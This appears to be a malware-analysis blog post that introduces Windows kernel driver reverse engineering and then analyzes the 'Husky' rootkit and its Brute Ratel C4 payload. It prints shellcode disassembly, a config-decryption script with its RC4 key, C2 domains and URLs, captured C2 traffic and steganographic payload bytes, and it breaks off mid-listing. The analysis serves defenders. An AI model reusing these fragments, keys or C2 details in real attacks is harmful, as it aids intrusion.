Fantastic Rootkits and Where to Find Them (Part 2)

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Know Your Enemy

In the previous post (Part 1), we covered several rootkit technique implementations. Now we will focus on kernel rootkit analysis, looking at two case studies of rootkits found in the wild: Husky Rootkit and Mingloa/CopperStealer Rootkit.Through these case studies, we'll share our insights about rootkit analysis techniques and methodology.

Before we dive into the analysis, here are several guidelines about how we approached this Windows kernel driver and some prior knowledge that will assist in understanding the purpose of key functions in the binary.

DriverEntry

Let's start with the binary's entry point. In the case of a Windows kernel driver, it is **DriverEntry**.

The **DriverEntry** usually includes the following blocks of code:

- Calls to IoCreateDevice and IoCreateSymbolicLink.
- Initialization of the Major Function array with function pointers to various handler functions.
- Assignment of the DriverUnload routine with a function pointer to a handler function.

The following snippet (Snippet 1) showcases how a **DriverEntry** for a simple Windows kernel driver would be implemented in C language.

```
extern "C" NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
UNREFERENCED_PARAMETER(RegistryPath);
DbgPrint("Hello World!\n");
UNICODE_STRING deviceName;
UNICODE_STRING symbolicLink;
RtlInitUnicodeString(&deviceName, L"\\Device\\TeaParty");
RtlInitUnicodeString(&symbolicLink, L"\\DosDevices\\TeaParty");
IoCreateDevice(DriverObject, 0, &deviceName, FILE_DEVICE_UNKNOWN, 0, FALSE, &ptrDeviceObject);
IoCreateSymbolicLink(&symbolicLink, &deviceName);
DriverObject->MajorFunction[IRP_MJ_CREATE] = DriverCreate;
DriverObject->MajorFunction[IRP_MJ_CLOSE] = DriverClose;
DriverObject->MajorFunction[IRP_MJ_READ] = DriverRead;
DriverObject->MajorFunction[IRP_MJ_WRITE] = DriverWrite;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
DriverDeviceControl; DriverObject->DriverUnload = DriverUnload;
return STATUS_SUCCESS;
}
```

Snippet 1: An example of a DriverEntry implementation in C.

The next snippet (Snippet 2) showcases how the disassembly of the same DriverEntry would look.

```
sub_140001690 proc near
var_48= dword ptr -48h
Exclusive= byte ptr -40h
DeviceObject= qword ptr -38h
DestinationString= _UNICODE_STRING ptr -28h
SymbolicLinkName= _UNICODE_STRING ptr -18h
push rbx
sub rsp, 60h
mov rbx, rcx
lea rcx, aHelloWorld ; "Hello World!\n"
call DbgPrint
lea rdx, SourceString ; "\\Device\\TeaParty"
lea rcx, [rsp+68h+DestinationString] ; DestinationString
call cs:RtlInitUnicodeString
lea rdx, aDosdevicesTeap ; "\\DosDevices\\TeaParty"
lea rcx, [rsp+68h+SymbolicLinkName] ; DestinationString
call cs:RtlInitUnicodeString
lea rax, DeviceObject
mov r9d, 22h ; "" ; DeviceType
mov [rsp+68h+DeviceObject], rax ; DeviceObject
lea r8, [rsp+68h+DestinationString] ; DeviceName
mov [rsp+68h+Exclusive], 0 ; Exclusive
xor edx, edx ; DeviceExtensionSize
and [rsp+68h+var_48], 0
mov rcx, rbx ; DriverObject
call cs:IoCreateDevice
lea rdx, [rsp+68h+DestinationString] ; DeviceName
lea rcx, [rsp+68h+SymbolicLinkName] ; SymbolicLinkName
call cs:IoCreateSymbolicLink
lea rax, sub_140001280
mov [rbx+70h], rax
lea rax, sub_140001280
mov [rbx+80h], rax
lea rax, sub_140001280
mov [rbx+88h], rax
lea rax, sub_140001280
mov [rbx+90h], rax
lea rax, sub_1400012B0
mov [rbx+0E0h], rax
lea rax, sub_1400014B0
mov [rbx+68h], rax
xor eax, eax
add rsp, 60h
pop rbx
retn
sub_140001690 endp
```

Snippet 2: Disassembly of DriverEntry.

DriverUnload

DriverUnload is a function that is invoked when the driver is unloaded.

The purpose of this handler function is to clean up any resources that were created by the driver during its initialization and execution — for example, deleting both the device and symbolic link that were created in the DriverEntry.

It would also be a great strategic function to call ExFreePoolWithTag to de-allocate any pool memory that was allocated in the DriverEntry function.

```
void DriverUnload(PDRIVER_OBJECT pDriverObject)
{
UNREFERENCED_PARAMETER(pDriverObject);
UNICODE_STRING deviceName;
UNICODE_STRING symbolicLink;
RtlInitUnicodeString(&deviceName, L"\\Device\\TeaParty");
```

```
RtlInitUnicodeString(&symbolicLink, L"\\DosDevices\\TeaParty");
IoDeleteDevice(ptrDeviceObject);
IoDeleteSymbolicLink(&symbolicLink);
DbgPrint("Driver unloading\n");
}
```

Snippet 3: An example of a DriverUnload implementation in C.

Windows Kernel Structures

To fully understand the disassembly of a Windows kernel driver, we should also be familiar with a few of the kernel structures used by the object manager and other components in the kernel.

For example, the following structure is the DRIVER_OBJECT (Snippet 4).

```
0: kd> dt nt!_DRIVER_OBJECT
+0x000 Type : Int2B
+0x002 Size : Int2B
+0x008 DeviceObject : Ptr64 _DEVICE_OBJECT
+0x010 Flags : Uint4B
+0x018 DriverStart : Ptr64 Void
+0x020 DriverSize : Uint4B
+0x028 DriverSection : Ptr64 Void
+0x030 DriverExtension : Ptr64 _DRIVER_EXTENSION
+0x038 DriverName : _UNICODE_STRING
+0x048 HardwareDatabase : Ptr64 _UNICODE_STRING
+0x050 FastIoDispatch : Ptr64 _FAST_IO_DISPATCH
+0x058 DriverInit : Ptr64 long
+0x060 DriverStartIo : Ptr64 void
+0x068 DriverUnload : Ptr64 void
+0x070 MajorFunction : [28] Ptr64 long
```

Snippet 4: A breakdown of the DRIVER_OBJECT structure.

It is useful to map out the IRP major functions used by the driver when reverse engineering it.

For instance, by looking at the structure offsets (Snippet 4) and the disassembly (Snippet 2), we can determine that sub_1400014B0 is the DriverUnload.

We can also use the IRP major functions code values described in wdm.h/ntddk.h to conclude that sub_140001280 (in Snippet 2) is the function handler for IRP_MJ_CREATE by checking what the major function of the code is that would give us the result of 0x70 from the offset of MajorFunction (0x70) in the DRIVER_OBJECT structure. That is obviously 0x00*PointerSize (8 in x64 architecture); thus, we are dealing with IRP_MJ_CREATE.

In the same manner, we can determine what the function handlers are for IRP_MJ_CLOSE, IRP_MJ_READ, IRP_MJ_WRITE and IRP_MJ_DEVICE_CONTROL.

```
//
// Define the major function codes for IRPs.
//
#define IRP_MJ_CREATE 0x00
#define IRP_MJ_CREATE_NAMED_PIPE 0x01
#define IRP_MJ_CLOSE 0x02
#define IRP_MJ_READ 0x03
#define IRP_MJ_WRITE 0x04
#define IRP_MJ_QUERY_INFORMATION 0x05
#define IRP_MJ_SET_INFORMATION 0x06
#define IRP_MJ_QUERY_EA 0x07
#define IRP_MJ_SET_EA 0x08
#define IRP_MJ_FLUSH_BUFFERS 0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
#define IRP_MJ_DIRECTORY_CONTROL 0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL 0x0d
#define IRP_MJ_DEVICE_CONTROL 0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
#define IRP_MJ_SHUTDOWN 0x10
```

```
#define IRP_MJ_LOCK_CONTROL 0x11
#define IRP_MJ_CLEANUP 0x12
#define IRP_MJ_CREATE_MAILSLOT 0x13
#define IRP_MJ_QUERY_SECURITY 0x14
#define IRP_MJ_SET_SECURITY 0x15
#define IRP_MJ_POWER 0x16
#define IRP_MJ_SYSTEM_CONTROL 0x17
#define IRP_MJ_DEVICE_CHANGE 0x18
#define IRP_MJ_QUERY_QUOTA 0x19
#define IRP_MJ_SET_QUOTA 0x1a
#define IRP_MJ_PNP 0x1b
#define IRP_MJ_PNP_POWER IRP_MJ_PNP // Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION 0x1b
```

Snippet 5: An excerpt from wdm.h defining the constant values for all IRP major functions.

Some other kernel structures we should be familiar with when performing our analysis are the IRP and IO_STACK_LOCATION structures.

An IRP, also known as I/O Request Packet, is the structure that represents an I/O request during its creation, while moving between different drivers in the device stack, and until the point of the request's completion.

An IRP is created when DeviceIoControl with a certain IOCTL operation is called from user-mode on a handle of a device object acquired by the user.

```
0: kd> dt nt!_IRP
+0x000 Type : Int2B
+0x002 Size : Uint2B
+0x004 AllocationProcessorNumber : Uint2B
+0x006 Reserved : Uint2B
+0x008 MdlAddress : Ptr64 _MDL
+0x010 Flags : Uint4B
+0x018 AssociatedIrp : <unnamed-tag>
+0x020 ThreadListEntry : _LIST_ENTRY
+0x030 IoStatus : _IO_STATUS_BLOCK
+0x040 RequestorMode : Char
+0x041 PendingReturned : UChar
+0x042 StackCount : Char
+0x043 CurrentLocation : Char
+0x044 Cancel : UChar
+0x045 CancelIrql : UChar
+0x046 ApcEnvironment : Char
+0x047 AllocationFlags : UChar
+0x048 UserIosb : Ptr64 _IO_STATUS_BLOCK
+0x050 UserEvent : Ptr64 _KEVENT
+0x058 Overlay : <unnamed-tag>
+0x068 CancelRoutine : Ptr64 void
+0x070 UserBuffer : Ptr64 Void
+0x078 Tail : <unnamed-tag></unnamed-tag></unnamed-tag></unnamed-tag>
```

Snippet 6: A breakdown of the IRP structure.

Additionally, the IO_STACK_LOCATION represents the current location of an IRP in the device stack (and thus the CurrentLocation field in the IRP structure is a pointer to an IO_STACK_LOCATION).

The IO_STACK_LOCATION structure contains a union-typed Parameters field that specifies the different parameters to be used by different major functions in the driver.

For example, in case the current operation is IRP_MJ_DEVICE_CONTROL, the parameters of type DeviceIoControl would be used, containing OutputBufferLength, InputBufferLength, IoControlCode and Type3InputBuffer.

```
0: kd> dt nt!_IO_STACK_LOCATION
+0x000 MajorFunction : UChar
+0x001 MinorFunction : UChar
+0x002 Flags : UChar
+0x003 Control : UChar
+0x008 Parameters : <unnamed-tag>
+0x000 Create : <unnamed-tag>
```

+0x000 SecurityContext : Ptr64 _IO_SECURITY_CONTEXT
+0x008 Options : Uint4B
+0x010 FileAttributes : Uint2B
+0x012 ShareAccess : Uint2B
+0x018 EaLength : Uint4B
+0x000 Read : <unnamed-tag>
+0x000 Length : Uint4B
+0x008 Key : Uint4B
+0x010 ByteOffset : _LARGE_INTEGER
+0x000 Write : <unnamed-tag>
+0x000 Length : Uint4B
+0x008 Key : Uint4B
+0x010 ByteOffset : _LARGE_INTEGER
+0x000 DeviceIoControl : <unnamed-tag>
+0x000 OutputBufferLength : Uint4B
+0x008 InputBufferLength : Uint4B
+0x010 IoControlCode : Uint4B
+0x018 Type3InputBuffer : Ptr64 Void
+0x028 DeviceObject : Ptr64 _DEVICE_OBJECT
+0x030 FileObject : Ptr64 _FILE_OBJECT
+0x038 CompletionRoutine : Ptr64 long
+0x040 Context : Ptr64 Void
</unnamed-tag></unnamed-tag></unnamed-tag></unnamed-tag></unnamed-tag>
Snippet 7: A breakdown of the IO_STACK_LOCATION structure.

Armed with our new understanding of Windows kernel drivers and how to find key functions in Windows drivers, let’s look at some real-world, in-the-wild examples.

Case Study #1: APT29 Brute Ratel C4 Campaign Drops “Husky” Rootkit

This research originated from looking at samples associated with a campaign that was also mentioned in a blog by Palo Alto Networks Unit 42 about Brute Ratel C4. Unfortunately, they did not provide a technical analysis of this sample, so we decided to dig deeper ourselves.

Sample Details

MD5 9b664450b36154b74d610f0e22e27814
SHA-1 af26cd435ff3858af6ad2d44c24e887e7dd0ca88
SHA-256 31acf37d180ab9afbcf6a4ec5d29c3e19c947641a2d9ce3ce56d71c1f576c069
Imphash 5b3ab951f23e44df83ede26ae92f6bee
SSDEEP 6144:+K2v/VfyLez5cjWNYXBtIhMDXdiq+o5IDvCzwg:Wv/VfyLU5cjC0QUXddgvC1
File size 284.92 KB (291760 bytes)

Sample Overview

The sample is a kernel driver signed with a leaked NVIDIA certificate from the LAP$US group. It uses the Heresy’s Gate method found by zerosum0x0 (Figure 1), which is a technique used for injecting code to user-mode from a kernel-mode driver, bypassing SMEP.




Figure 1: Disassembly of the signed driver using Heresy's Gate method by zerosum0x0.

The injected shellcode uses classic techniques like traversing the InLoadOrderModuleList to find library handles and resolving API functions such as LoadLibraryA and GetProcAddress, which can be used to resolve any other API.

The injected shellcode is also quite long to analyze (Figure 2) and looks very similar to the shellcode described in the aforementioned Unit 42 blog, since it uses multiple push instructions to store data on the stack. The data stored in the stack includes:

- Base64-encoded config data for Brute Ratel C4
- Brute Ratel C4 payload
- Portable Executable (PE) 64 binary that is a VMProtect packed kernel driver, which is loaded later

Figure 2: An excerpt from the shellcode, pushing many values to the stack and forming a Base64 blob.

The Brute Ratel C4 config can be decrypted using the following short script (Snippet 8):

```
from base64 import b64decode
from Crypto.Cipher import ARC4
key = "bYXJm/3#M?:XyMBF"
config =
ARC4.new(key).decrypt(b64decode('bScTbyzbJIZKRbUKJNxk4KSWzypzwOlmKYpJMoODY+J6JpEARPoRxs/8XbJFbiITTg2iIZaq5GO76zB8kqR
```

Snippet 8: A code snippet used to decode and decrypt the config from a Base64 blob extracted from the stack.

After decrypting the config, we get the following output:

```
[
'PD94bWwgdmVyc2lvbj0iMS4wIj8+CjxiYXRjaD4KICAgIDxhZGQgaWQ9ImVKanhEMlZva2FDcFRwUE4iPgogICAgICAgIDxhdXRob3I+R2FtYmI
'PC9kZXNjcmlwdGlvbj4KICAgIDwvYWRkPg08L2JhdGNoPgo=',
'0',
'1',
'ds.windowsupdate.eu.org',
'443',
'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko',
'dZuSxhxTjFGSI5hWuuDH',
'akrKnFLZK9IRaWVRL1LX',
'/previous-versions/windows,/latest/developerguide/documents-batch-
xml.html,/XBLWinClient/v10_video/configuration.xml,/verifyservice/servicechannel.hxs,/AS/API/WindowsCortanaPane/V2/Suggestions,/wind
'Content-Type: application/xhtml+xml',
```

"
]
Snippet 9: An example of the decrypted config.

The decrypted config data (Snippet 9) includes some basic configuration for the Brute Ratel C4 payload, including a C2 server address and port to start communication with, a Base64-encoded template of what a request to the C2 should look like and different paths on the C2 for various functionality and options.

```
shellcode:
        xor     rax, rax
        push    rax
        mov     rax, '==A5QRAi'

        push    rax
        mov     rax, 'ghV3adrE'

        push    rax
        mov     rax, 'DEOEM//e'

        push    rax
        mov     rax, 'IinFOpIA'

        push    rax
        mov     rax, '8h4d0lEF'

        push    rax
        mov     rax, '4Ch/vMf7'

        push    rax
        mov     rax, 'SbCXGYoR'

        push    rax
        mov     rax, 'k3xzNAJ9'

        push    rax
        mov     rax, 'uB1e3Lly'

        push    rax
        mov     rax, '1F3yM8Mi'

        push    rax
        mov     rax, 'oTzjz/QW'

        push    rax
        mov     rax, 'OTilLlig'

        push    rax
        mov     rax, 'XKW8MyPz'

        push    rax
        mov     rax, '65oUV+zx'

        push    rax
        mov     rax, 'nRadtugx'

        push    rax
        mov     rax, 'GXk4mrgp'
```




Figure 3: A breakdown of the attack scenario.

We found the x64 rootkit installed along with the Brute Ratel C4 sample on the infected machine to be more interesting, as it was completely ignored by other vendors covering this same sample.

Husky Rootkit

As we mentioned, the x64 rootkit, which we dubbed the "Husky" Rootkit, was dropped along with the Brute Ratel payload.

The kernel driver was packed with VMProtect and signed with a certificate issued to "SHANGMAO CHEN" (Figure 4).




Figure 4: The certificate used by the rootkit.

DriverEntry

Since this DriverEntry (Figure 5) function is packed and obfuscated, it is hard to gather any information from it. It starts with a series of unconditional branch instructions (jmp) and basically leads to the VMProtect unpacking stub.

Figure 5: A VMProtected DriverEntry showing an unconditional branch instruction as its first instruction.

But after unpacking it, we found functions like GsDriverEntry that contain much more information, as well as important strings (Figure 6) that we can use in our analysis.

```
; __unwind { // __GSHandlerCheck
                mov     [rsp+arg_10], rbx
                mov     [rsp+arg_18], rbp
                push    rsi
                push    rdi
                push    r12
                push    r13
                push    r14
                sub     rsp, 1C0h
                mov     rax, cs:canary
                xor     rax, rsp
                mov     [rsp+1E8h+var_38], rax
                xor     eax, eax
                xor     r12d, r12d
                mov     rsi, rdx
                mov     [rsp+1E8h+var_198], r12w
                mov     [rsp+1E8h+var_196], rax
                mov     [rsp+1E8h+var_18E], eax
                mov     [rsp+1E8h+var_18A], ax
                mov     [rsp+1E8h+var_188], r12w
                mov     qword ptr [rsp+1E8h+var_186], rax
                mov     [rsp+1E8h+var_17E], eax
                mov     [rsp+1E8h+var_17A], ax
                mov     rbx, rcx
                call    sub_FFFFF80CC8FF10DC
                mov     ebp, 0C8h
                lea     rcx, aThpt3uceomCom1 ; "thpt://3uceom.com:10100/xccdd"
                mov     r8, rbp         ; Size
                xor     edx, edx        ; Val
                call    memset
                lea     rcx, aThptRxeva6wCom ; "thpt://rxeva6w.com:10100/xccdd"
                mov     r8, rbp         ; Size
                xor     edx, edx        ; Val
                call    memset
                lea     rcx, aThpt29mr7iXyz1 ; "thpt://29mr7i.xyz:10100/xccdd"
                mov     r8, rbp         ; Size
                xor     edx, edx        ; Val
                call    memset
                lea     rdx, aThpt3uceomCom1_0 ; "thpt://3uceom.com:10100/xccdd"
                xor     eax, eax
                mov     rdi, rdx
                or      r14, 0FFFFFFFFFFFFFFFFh
                mov     rcx, r14
```

Figure 6: Disassembly of a branch from GsDriverEntry containing strings of URLs with thpt (mixed up version of HTTP) as its URL protocol.

C2 Communication

The rootkit interacts directly to and from \\Device\Tcp in order to communicate. For that reason, connections are hidden from user-mode tools such as netstat and tcpview running on the infected machine.

An alternative is to use Wireshark on the VM host machine to tap into the shared network interface of the guest machine in order to monitor all of the communication traffic of the infected VM (Figures 7 and 8).

102…	21512.259471	172.16.113.132	45.125.217.58	HTTP	296	POST /api/service/getinfo HTTP/1.1
102…	21512.831348	45.125.217.58	172.16.113.132	HTTP	240	HTTP/1.1 200 OK (text/html)
102…	21512.833812	172.16.113.132	114.114.114.114	DNS	71	Standard query 0x4a9b A rxeva6w.com
102…	21512.974489	114.114.114.114	172.16.113.132	DNS	135	Standard query response 0x4a9b A rxeva6w.com A 103.8
102…	21513.231504	172.16.113.132	103.86.67.66	HTTP	200	GET /xccdd HTTP/1.1
102…	21513.489329	103.86.67.66	172.16.113.132	HTTP	522	HTTP/1.1 200 OK (text/plain)
102…	21513.492734	172.16.113.132	114.114.114.114	DNS	80	Standard query 0x4a9c A pic.rmb.bdstatic.com
102…	21513.633408	114.114.114.114	172.16.113.132	DNS	237	Standard query response 0x4a9c A pic.rmb.bdstatic.co
102…	21513.838628	172.16.113.132	104.193.90.80	HTTP	251	GET /bjh/1aeff413c569aa4b86c7c36e1109f1dc.jpeg HTTP/
102…	21514.052265	104.193.90.80	172.16.113.132	HTTP	315	HTTP/1.1 206 Partial Content (JPEG JFIF image)

Figure 7: Wireshark network capture of the traffic initiated by the rootkit.

The malware communicates with several domains and relative paths for each domain.

```
GET /xccdd HTTP/1.1
Host: rxeva6w.com:10100
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 5.00; Windows 98)
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 14 Nov 2022 15:19:29 GMT
Content-Type: text/plain
Content-Length: 230
Last-Modified: Mon, 14 Nov 2022 15:00:37 GMT
Connection: keep-alive
ETag: "63725815-e6"
Accept-Ranges: bytes

[[[9717A1FD4F88E2841935093E93CB1EF25D9688296AF89B99BC5787F56D6E21C2FE31C726D79B1A7A724DA34E2CD9CB39F13FA594E086D061D58971E9FF21D489
5B99F0CDF5D13A34F296A95900A75638724DA34E2CD9CB39F13FA594E086D061D58971E9FF21D489D4777902D180982D]]]
```

Figure 8: Web request and response from the server to the /xccdd path in the URL shows the response payload.

Steganography

The specific HTTP traffic that caught our attention were some images (JPEG – JFIF Header) that were downloaded from the following URL: http://pic.rmb.bdstatic.com//bjh/.jpeg.

The JPEG files (Figure 9) contained pictures of dogs that look quite innocent, so I named the rootkit “Husky” after those images. I must add a disclaimer that this is evidence that I have no idea about dog species since I was later told that none of these images are actually of a husky.

Figure 9: A picture of a dog that looked to me like a husky and contained a piggybacked payload.

Each JPEG also had a steganographic payload in the form of data concatenated to the end of the picture at offset 0x1769 after a separator of multiple 0’s (Figure 10).

```
00001729  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30   00000000 00000000
00001739  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30   00000000 00000000
00001749  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30   00000000 00000000
00001759  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30   00000000 00000000
00001769  97 17 a1 fd 4f 88 e2 84  19 35 09 3e 93 cb 1e f2   ....O... .5.>....
00001779  5d 96 88 29 6a f8 9b 99  bc 57 87 f5 6d 6e 21 c2   ]..)j... .W..mn!.
00001789  50 a0 c6 1b bf 5d 88 91  b7 37 fc b4 10 6f c8 c0   P....].. .7...o..
00001799  d8 8c 81 a8 12 9c 96 41  d0 ea e8 44 0f c8 1b cd   .......A ...D....
000017A9  e2 bd 7c 32 67 81 db bb  74 39 99 54 e1 5e 8c b2   ..|2g... t9.T.^..
000017B9  8a e8 16 e5 59 bc 35 b2  5d ef f1 01 6d 37 13 29   ....Y.5. ]...m7.)
000017C9  d3 73 75 15 2a 8c e0 ab  ec ea f7 b6 57 0a f4 9d   .su.*... ....W...
000017D9  7e 4e 54 40 8b 10 9a f2  83 bf 88 ef 11 65 9b b2   ~NT@.... .....e..
000017E9  77 9d 3c 2d 18 96 b2 64  17 52 5e 3e a3 34 4a 4d   w.<-...d .R^>.4JM
000017F9  2a bf 29 7f 8d e1 21 0a  e8 63 dc 50 b0 ca 16 9a   *.)...!. .c.P....
00001809  07 5b a5 e0 8c 5b 00 08  af 0a 3b df 77 ff d0 16   .[...[.. ..;.w...
00001819  bf e1 f6 92 12 aa 0e 8a  dd 85 df b3 7f 94 96 82   ........ ........
00001829  50 d4 a7 0f bb 7f 9d 46  07 5b a5 e0 8c 5b 00 08   P......F .[...[..
00001839  bf af 28 c8 f4 37 79 50  1d 91 e9 39 7b 49 08 81   ..(..7yP ...9{I..
00001849  a9 a2 10 c7 cd 79 4f d3  15 e4 54 a3 0d 7a fc f0   .....yO. ..T..z..
00001859  24 35 71 bc da f9 77 dd  cb 02 a6 41 09 ed 3d e4   $5q...w. ...A..=.
00001869  38 eb 68 3e 42 c7 5b 21  ee e4 39 4a 61 8e 22 07   8.h>B.[! ..9Ja.".
00001879  c5 b8 1d 11 0f e1 fd a4  ec bc 3b ca 4a cc 97 61   ........ ..;.J..a
00001889  14 d3 f1 f1 dd 80 3b cb  83 f4 b8 e1 8e 34 16 71   ......;. .....4.q
00001899  28 71 d4 76 a6 46 46 38  bb 10 45 29 c5 93 d0 89   (q.v.FF8 ..E)....
000018A9  66 0b 39 91 9b e8 bc b0  c4 94 2a 42 09 99 40 2e   f.9..... ..*B..@.
```

Figure 10: Hexview of the separator between the end of the picture and the beginning of the piggybacked payload in the .jpg with a picture of a dog.

By looking at the data, we can see that the first 32 bytes are the same as the server response from the previous request to hxxp://rxeva6w.com:10100/xccdd in hexlified format (Snippet 10).

“\x97\x17\xa1\xfd\x4f\x88\xe2\x84\x19\x35\x09\x3e\x93\xcb\x1e\xf2\x5d\x96\x88\x29\x6a\xf8\x9b\x99\xbc\x57\x87\xf5\x6d\x6e\x21\xc

Snippet 10: First 32 bytes of the payload similar across different payloads.

Ironically, the domain rxeva6w.com has 0/88 detections (Figure 11).





Figure 11: VirusTotal shows 0/88 detection rate on the rveva6w.com domain.

Encryption

The Encryption/Decryption algorithm used by the HTTP payloads is a slightly modified DES algorithm with the key “j_k*a-vb” (Figure 12).



```
DecryptParsePacketData proc near         ; CODE XREF:
